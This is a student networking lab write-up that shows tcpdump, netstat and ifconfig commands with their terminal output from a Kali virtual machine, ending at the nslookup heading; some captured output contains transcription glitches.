

# PRACTICAL 1

**AIM:** Learn to use commands like tcpdump, netstat, ifconfig, nslookup and traceroute.

## TCPDUMP:

Tcpdump is a command-line packet analyzer tool used for capturing and analyzing network traffic in real-time.

```

root@kali: /home/punit
# tcpdump
tcpdump: verbose output suppressed, use -v(v)... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
28:18:25.147283 IP 192.168.48.1.ndis > ndns.nscast.net.ndns: 0+ [8] 1/0/1 (Cache Flush) A 192.168.29.229 (129)
28:18:25.147287 IP 192.168.48.1.ndis > ff02::fb.ndns: 0+ [8] 1/0/1 (Cache Flush) A 192.168.29.229 (129)
28:18:25.149630 IP 192.168.48.128.55124 > 192.168.40.2.domain: 25849+ PTR 251.8.0.224.in-addr.arpa. (42)
28:18:25.162086 ARP Request who-has 192.168.48.128 tell 192.168.40.2, length 46
28:18:25.162090 ARP Reply 192.168.40.128 ls-at 0:0x29:7:6d:c9 (oui Unknown), length 46
28:18:25.162415 IP 192.168.40.2.domain > 192.168.40.128.5124: 25849 1/0/0 PTR ndns.nscast.net. (78)
28:18:25.162636 IP 192.168.48.128.44691 > 192.168.40.2.domain: 32059+ NODomain 0/1/0 (102)
28:18:25.175334 IP 192.168.48.2.domain > 192.168.40.128.44691: 32059 NODomain 0/1/0 (43)
28:18:25.175897 IP 192.168.48.2.domain > 192.168.40.128.38996: 26444+ PTR b.1.8.0.8.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.8.f.ip6.arpa. (98)
28:18:25.192515 IP 192.168.48.2.domain > 192.168.40.128.38996: 26444 NODomain 0/1/0 (154)
28:18:25.192824 IP 192.168.48.128.52586 > 192.168.40.2.domain: 19722+ PTR f.0.f.8.0.7.c.6.8.a.4.a.2.c.c:f.0.0.0.0.0.0.0.0.0.0.0.e.ip6.arpa. (98)
28:18:25.195570 IP 192.168.40.128.52586: 19722 NODomain 0/1/0 (149)
28:18:25.215466 IP 192.168.48.128.44339 > 192.168.40.2.domain: 34427+ PTR 2.40.168.192.in-addr.arpa. (43)
28:18:25.270524 IP 192.168.48.2.domain > 192.168.40.128.44339: 34427 NODomain 0/1/0 (102)
28:18:25.281048 IP 192.168.48.2.domain > 192.168.40.128.40366: 30814+ PTR 128.48.168.192.in-addr.arpa. (45)
28:18:25.281048 IP 192.168.48.2.domain > 192.168.40.128.40366: 30814 NODomain 0/1/0 (104)
28:18:26.149121 IP 192.168.48.1.ndis > ndns.nscast.net.ndns: 0+ [8] 1/0/1 (Cache Flush) A 192.168.29.229 (129)
28:18:26.149475 IP 192.168.48.2.domain > ff02::fb.ndns: 0+ [8] 1/0/1 (Cache Flush) A 192.168.29.229 (129)
28:18:27.151906 IP 192.168.48.1.ndis > ndns.nscast.net.ndns: 0+ [8] 1/0/1 (Cache Flush) AAAA 2405:201:2001:2907:c6:3b8d:f30d:6c03 (144)
28:18:27.151909 IP 192.168.48.1.ndis > ff02::fb.ndns: 0+ [8] 1/0/1 (Cache Flush) AAAA 2405:201:2001:2907:c6:3b8d:f30d:6c03 (144)
28:18:28.156004 IP 192.168.48.1.ndis > ndns.nscast.net.ndns: 0+ [8] 1/0/1 (Cache Flush) AAAA 2405:201:2001:2907:c6:3b8d:f30d:6c03 (144)
28:18:28.156008 IP 192.168.48.1.ndis > ff02::fb.ndns: 0+ [8] 1/0/1 (Cache Flush) AAAA 2405:201:2001:2907:c6:3b8d:f30d:6c03 (144)
28:18:38.249369 ARP Request who-has 192.168.48.2 tell 192.168.48.128, length 46
28:18:38.349804 ARP Reply 192.168.40.2 ls-at 0:0:50:56:fa:b6:59 (oui Unknown), length 46
28:18:41.019364 IP 192.168.48.1.ndis > ndns.nscast.net.ndns: 0+ [8] 2/0/0 (Cache Flush) AAAA 2405:201:2001:2907:c6:3b8d:f30d:6c03, (Cache Flush) A 192.168.29.229 (140)
28:18:41.019369 IP 192.168.48.1.ndis > ff02::fb.ndns: 0+ [8] 2/0/0 (Cache Flush) AAAA 2405:201:2001:2907:c6:3b8d:f30d:6c03, (Cache Flush) A 192.168.29.229 (140)
28:17:08.630465 IP fe00::fc2::440::f6:70:8610.ndns > ff02::fb.ndns: 0+ [8] 1/0/1 (Cache Flush) ICMP6 router solicitation, length 0
28:17:08.630478 IP 192.168.48.128.39574 > 192.168.40.2.domain: 39538+ PTR 9.c.d.0.7.e.e.f.1.f.9.2.x.0.2.0.0.0.0.0.0.0.0.0.0.e.f.ip6.arpa. (98)
28:17:08.652548 IP 192.168.40.128.39574: 39538 NODomain 0/1/0 (149)
28:17:14.125279 ARP Request who-has 192.168.48.128 tell 192.168.48.128, length 46
28:17:14.126219 ARP Reply 192.168.40.2 ls-at 0:0:50:56:fa:b6:59 (oui Unknown), length 46
28:18:48.276648 IP 192.168.48.128.47592 > ntp.mun-in.hosts.381-noved.de.ntps: NTPv4, Client, length 48
28:18:48.276654 IP ntp7.mun-in.hosts.381-noved.de.ntps > 192.168.40.128.47592: NTPv4, Server, length 48
28:18:48.276952 IP 192.168.48.128.49442 > 192.168.40.2.domain: 19369+ PTR 39.210.46.192.in-addr.arpa. (44)
28:18:48.276956 IP 192.168.48.128.49442: 19369 1/0/0 PTR ntp7.mun-in.hosts.381-noved.de. (48)
28:18:53.799108 ARP Request who-has 192.168.48.128 tell 192.168.48.128, length 46
28:18:53.799635 ARP Reply 192.168.40.2 ls-at 0:0:50:56:fa:b6:59 (oui Unknown), length 46
^C
37 packets captured
37 packets received by filter
6 packets dropped by kernel

```

To direct input to this VM, click inside or press Ctrl+G.

Figure 1

```

root@kali:~/home/punit
# tcpdump -D
1.eth0 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
7.dbus-system (D-Bus system bus) [none]
8.dbus-session (D-Bus session bus) [none]

root@kali:~/home/punit
# 

```

To direct input to this VM, click inside or press Ctrl+G.

Figure 2

```

root@kali:~/home/punit
# tcpdump -l eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
19:59:17.155927 IP 192.168.40.128.bootpc > 192.168.40.254.bootps: BOOTP/DHCP, Request from 00:c2:9e:e7:0d:c9 (out Unknown), length 282
19:59:17.156628 IP 192.168.40.254.bootps > 192.168.40.128.bootpc: BOOTP/DHCP, Reply, length 309
19:59:17.286543 IP 192.168.40.128.48648 > 192.168.40.2.domain: 17957+ PTR? 254.40.168.192.in-addr.arpa. (45)
19:59:17.218794 ARP, Request who-has 192.168.40.128 tell 192.168.40.2, length 46
19:59:17.218811 ARP, Reply 192.168.40.128 is-at 00:c2:9e:e7:0d:c9 (out Unknown), length 28
19:59:17.219153 IP 192.168.40.2.domain > 192.168.40.128.48648: 17957 NODomain 0/1# (184)
19:59:17.219448 IP 192.168.40.128.47115 > 192.168.40.2.domain: 57993+ PTR? 128.40.168.192.in-addr.arpa. (45)
19:59:17.232806 IP 192.168.40.2.domain > 192.168.40.128.47115: 57993 NODomain 0/1# (184)
19:59:17.310027 IP 192.168.40.128.41658 > 192.168.40.2.domain: 8915+ PTR? 2.40.168.192.in-addr.arpa. (43)
19:59:17.318639 IP 192.168.40.2.domain > 192.168.40.128.41658: 8915 NODomain 0/1# (182)
19:59:22.253374 ARP, Request who-has 192.168.40.2 tell 192.168.40.128, length 28
19:59:22.253678 ARP, Request who-has 192.168.40.254 tell 192.168.40.128, length 28
19:59:22.254149 ARP, Reply 192.168.40.2 ls-at 00:c2:9e:e7:0d:c9 (out Unknown), length 46
19:59:22.254500 ARP, Reply 192.168.40.254 ls-at 00:c2:9e:e7:0d:c9 (out Unknown), length 46
19:59:53.682958 IP 192.168.40.1.netbios-dgm > 192.168.40.255.netbios-dgm: UDP, length 281
19:59:53.753671 IP 192.168.40.128.54216 > 192.168.40.2.domain: 35276+ PTR? 255.40.168.192.in-addr.arpa. (45)
19:59:53.769940 IP 192.168.40.2.domain > 192.168.40.128.54216: 35276 NODomain 0/1# (184)
19:59:53.770345 IP 192.168.40.128.47547 > 192.168.40.2.domain: 58370+ PTR? 1.40.168.192.in-addr.arpa. (43)
19:59:53.777824 IP 192.168.40.2.domain > 192.168.40.128.47547: 58370 NODomain 0/1# (182)
19:59:58.861222 ARP, Request who-has 192.168.40.2 tell 192.168.40.128, length 28
19:59:58.861621 ARP, Reply 192.168.40.2 ls-at 00:c2:9e:e7:0d:c9 (out Unknown), length 46
20:00:57.833520 IP fe80::2c0:29ff:fe07:dc9 > (p6-allrouters: ICMP, router solicitation, length 8
20:00:57.845746 IP 192.168.40.128.46967 > 192.168.40.2.domain: 18041+ PTR? 9.c.d.0.7.e.e.f.f.9.2.c.0.2.0.0.0.0.0.0.0.0.0.0.0.e.f.ip6.arpa. (90)
20:00:57.855841 IP 192.168.40.2.domain > 192.168.40.128.46967: 18041 NODomain 0/1# (149)
20:01:02.861419 ARP, Request who-has 192.168.40.2 tell 192.168.40.128, length 28
20:01:02.861894 ARP, Reply 192.168.40.2 ls-at 00:c2:9e:e7:0d:c9 (out Unknown), length 46
20:01:44.456662 IP 192.168.40.128.50612 > ntp.mum-in.hosts.301-moved.de.ntp: NTPv4, Client, length 48
20:01:44.480879 IP ntp7.mum-in.hosts.301-moved.de.ntp > 192.168.40.128.50612: NTPv4, Server, length 48
20:01:44.557675 IP 192.168.40.128.34452 > 192.168.40.2.domain: 8000+ PTR? 39.210.46.192.in-addr.arpa. (44)
20:01:44.571667 IP 192.168.40.2.domain > 192.168.40.128.34452: 8000 1/0/0 PTR ntp7.mum-in.hosts.301-moved.de. (88)
20:01:49.769341 ARP, Request who-has 192.168.40.2 tell 192.168.40.128, length 28
20:01:49.710150 ARP, Reply 192.168.40.2 ls-at 00:c2:9e:e7:0d:c9 (out Unknown), length 46
^C
32 packets captured
32 packets received by filter
0 packets dropped by kernel

```

To direct input to this VM, click inside or press Ctrl+G.

Figure 3

## NETSTAT:

Netstat (short for "network statistics") is a command-line tool used for displaying network-related information on a computer or network device.

```
root@kali:~/home/punit]
# netstat
Active Internet connections (w/o servers)
Proto Recv-Q Local Address          Foreign Address        State
udp      0      @ 192.168.40.128:bootpc  192.168.40.254:bootps  ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type      State      I-Node    Path
unix   3      [ ]           STREAM     CONNECTED  12543  @/tmp/.X11-unix/X0
unix   3      [ ]           DGRAM      CONNECTED  12362
unix   3      [ ]           STREAM     CONNECTED  811998 /run/dbus/system_bus_socket
unix   3      [ ]           STREAM     CONNECTED  13500
unix   3      [ ]           STREAM     CONNECTED  11124  /run/dbus/system_bus_socket
unix   3      [ ]           STREAM     CONNECTED  10130
unix   3      [ ]           STREAM     CONNECTED  13768
unix   3      [ ]           STREAM     CONNECTED  14434  /run/user/1000/bus
unix   3      [ ]           STREAM     CONNECTED  10151  /run/user/1000/bus
unix   2      [ ]           DGRAM      CONNECTED  99110
unix   3      [ ]           STREAM     CONNECTED  14388
unix   3      [ ]           STREAM     CONNECTED  12755  /run/user/1000/bus
unix   3      [ ]           STREAM     CONNECTED  13563
unix   3      [ ]           STREAM     CONNECTED  11228
unix   3      [ ]           STREAM     CONNECTED  12454  /run/user/1000/pipewire-0-manager
unix   3      [ ]           STREAM     CONNECTED  13550
unix   3      [ ]           STREAM     CONNECTED  14361
unix   3      [ ]           STREAM     CONNECTED  13759  @/tmp/.X11-unix/X0
unix   3      [ ]           STREAM     CONNECTED  13770
unix   3      [ ]           STREAM     CONNECTED  14413  /run/user/1000/bus
unix   3      [ ]           STREAM     CONNECTED  10189  /run/systemd/journal/stdout
unix   3      [ ]           STREAM     CONNECTED  8637   /run/systemd/journal/stdout
unix   3      [ ]           STREAM     CONNECTED  14385
unix   3      [ ]           STREAM     CONNECTED  13463
unix   2      [ ]           DGRAM      CONNECTED  8693
unix   3      [ ]           STREAM     CONNECTED  13771  @/tmp/.X11-unix/X0
unix   3      [ ]           STREAM     CONNECTED  13613  /run/systemd/journal/stdout
unix   3      [ ]           STREAM     CONNECTED  12579  @/tmp/.X11-unix/X0
unix   3      [ ]           STREAM     CONNECTED  10965  /run/user/1000/at-spi/bus_0
unix   3      [ ]           STREAM     CONNECTED  13464
unix   3      [ ]           STREAM     CONNECTED  13571
unix   3      [ ]           STREAM     CONNECTED  10173


To direct input to this VM, click inside or press Ctrl+G.
```

Figure 4

```
root@kali:~/home/punit]
# netstat -l
Active Internet connections (only servers)
Proto Recv-Q Local Address          Foreign Address        State
raw6      0      @ ::1:ipv6-tcpm  [::]:*                7
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type      State      I-Node    Path
unix   2      [ ACC ]      STREAM     LISTENING  12913  /tmp/.X11-unix/X0
unix   2      [ ACC ]      STREAM     LISTENING  10225  /tmp/.ICE-unix/1342
unix   2      [ ACC ]      STREAM     LISTENING  12510  /tmp/ssh-dkf1x0zAimv/agent.1434
unix   2      [ ACC ]      STREAM     LISTENING  12377  /run/user/1000/bus
unix   2      [ ACC ]      STREAM     LISTENING  12380  /run/user/1000/gnupg/S.dirmngr
unix   2      [ ACC ]      STREAM     LISTENING  12381  /run/user/1000/qr/ssh
unix   2      [ ACC ]      STREAM     LISTENING  12383  /run/user/1000/keyring/control
unix   2      [ ACC ]      STREAM     LISTENING  12384  /run/user/1000/gnupg/S.gpg-agent.browser
unix   2      [ ACC ]      STREAM     LISTENING  12385  /run/user/1000/gnupg/S.gpg-agent.extra
unix   2      [ ACC ]      STREAM     LISTENING  12386  /run/user/1000/gnupg/S.gpg-agent.ssh
unix   2      [ ACC ]      STREAM     LISTENING  12387  /run/user/1000/gnupg/S.gpg-agent
unix   2      [ ACC ]      STREAM     LISTENING  12388  /run/user/1000/pulse/native
unix   2      [ ACC ]      STREAM     LISTENING  12389  /run/user/1000/pipewire-0
unix   2      [ ACC ]      STREAM     LISTENING  12390  /run/user/1000/pipewire-0-manager
unix   2      [ ACC ]      STREAM     LISTENING  8563   /run/dbus/system_bus_socket
unix   2      [ ACC ]      STREAM     LISTENING  8588   /run/systemd/io.systemd.Hostname
unix   2      [ ACC ]      STREAM     LISTENING  80937  /run/pcscd/pcscd.comm
unix   2      [ ACC ]      STREAM     LISTENING  10689  /run/user/1000/keyring/pkcs11
unix   2      [ ACC ]      STREAM     LISTENING  10193  /run/user/1000/at-sp/bus_0
unix   2      [ ACC ]      STREAM     LISTENING  3817   /run/systemd/userdb/lo.systemd.DynamicUser
unix   2      [ ACC ]      STREAM     LISTENING  3818   /run/systemd/io.systemd.ManagedOOM
unix   2      [ ACC ]      STREAM     LISTENING  3832   /run/systemd/io.systemd.Credentials
unix   2      [ ACC ]      STREAM     LISTENING  3835   /run/systemd/journal/stdout
unix   2      [ ACC ]      SEQPACKET  LISTENING  3837   /run/udev/control
unix   2      [ ACC ]      STREAM     LISTENING  34959  /run/user/1000/systemd/private
unix   2      [ ACC ]      STREAM     LISTENING  34077  /run/systemd/private
unix   2      [ ACC ]      STREAM     LISTENING  34151  /run/systemd/journal/io.systemd.journal
unix   2      [ ACC ]      STREAM     LISTENING  9288   /run/systemd/io.systemd.sysext
unix   2      [ ACC ]      STREAM     LISTENING  10224  @/tmp/.ICE-unix/1342
unix   2      [ ACC ]      STREAM     LISTENING  12012  @/tmp/.X11-unix/X0

To direct input to this VM, click inside or press Ctrl+G.
```

Figure 5



The screenshot shows a terminal window titled 'root@kali:[/home/punit]' with the command '# netstat -s' running. The output provides detailed network statistics for various protocols:


```
[root@kali:[/home/punit]
# netstat -s
Ip:
  Forwarding: 2
  124754 total packets received
  1 with invalid addresses
  0 forwarded
  0 incoming packets discarded
  124742 incoming packets delivered
  114847 requests sent out
  40 dropped because of missing route
  OutTransmits: 114847
Icmp:
  0 ICMP messages received
  0 input ICMP message failed
  ICMP input histogram:
    1 ICMP messages sent
    0 ICMP messages failed
  ICMP output histogram:
    destination unreachable: 1
IcmpMsg:
  OutType3: 1
Tcp:
  19 active connection openings
  0 passive connection openings
  4 failed connection attempts
  0 connection resets received
  0 connections established
  124659 segments received
  114767 segments sent out
  1 segments retransmitted
  0 bad segments received
  4 resets sent
Udp:
  80 packets received
  1 packets to unknown port received
  0 packet receive errors
  80 packets sent
  0 receive buffer errors
```

To direct input to this VM, click inside or press Ctrl+G.

Figure 6

**IFCONFIG:**

ifconfig (short for "interface configuration") is a command-line tool used to configure, manage, and display information about network interfaces on Unix-like operating systems.



```


root@kali:~/home/punit[~] # ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      net 192.168.40.128 netmask 255.255.255.0 broadcast 192.168.40.255
      inet6 fe80::2c0:29ff:fee7:dc9 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:07:0d:c9 txqueuelen 1000  [Ethernet]
          RX packets 1352405 bytes 2043838197 (1.9 GiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 114916 bytes 7171858 (6.8 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      net 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000  (Local Loopback)
          RX packets 8 bytes 480 (480.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 8 bytes 480 (480.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/home/punit[~] #

```

Figure 7



```

root@kali:~/home/punit[~] # ifconfig -s
Iface      MTU   RX-OK RX-ERR RX-DRP RX-OVR    TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0       1500  1352421     0     0 0      114934     0     0 0 BMRU
lo        65536      8     0     0 0       8     0     0 0 LRU

root@kali:~/home/punit[~] #

```

Figure 8




Figure 9

## NSLOOKUP:

nslookup (short for "name server lookup") is a command-line tool used to query Domain Name System (DNS) servers to retrieve domain name information, such as IP addresses associated with a domain, or to perform reverse lookups (getting domain names from IP addresses).

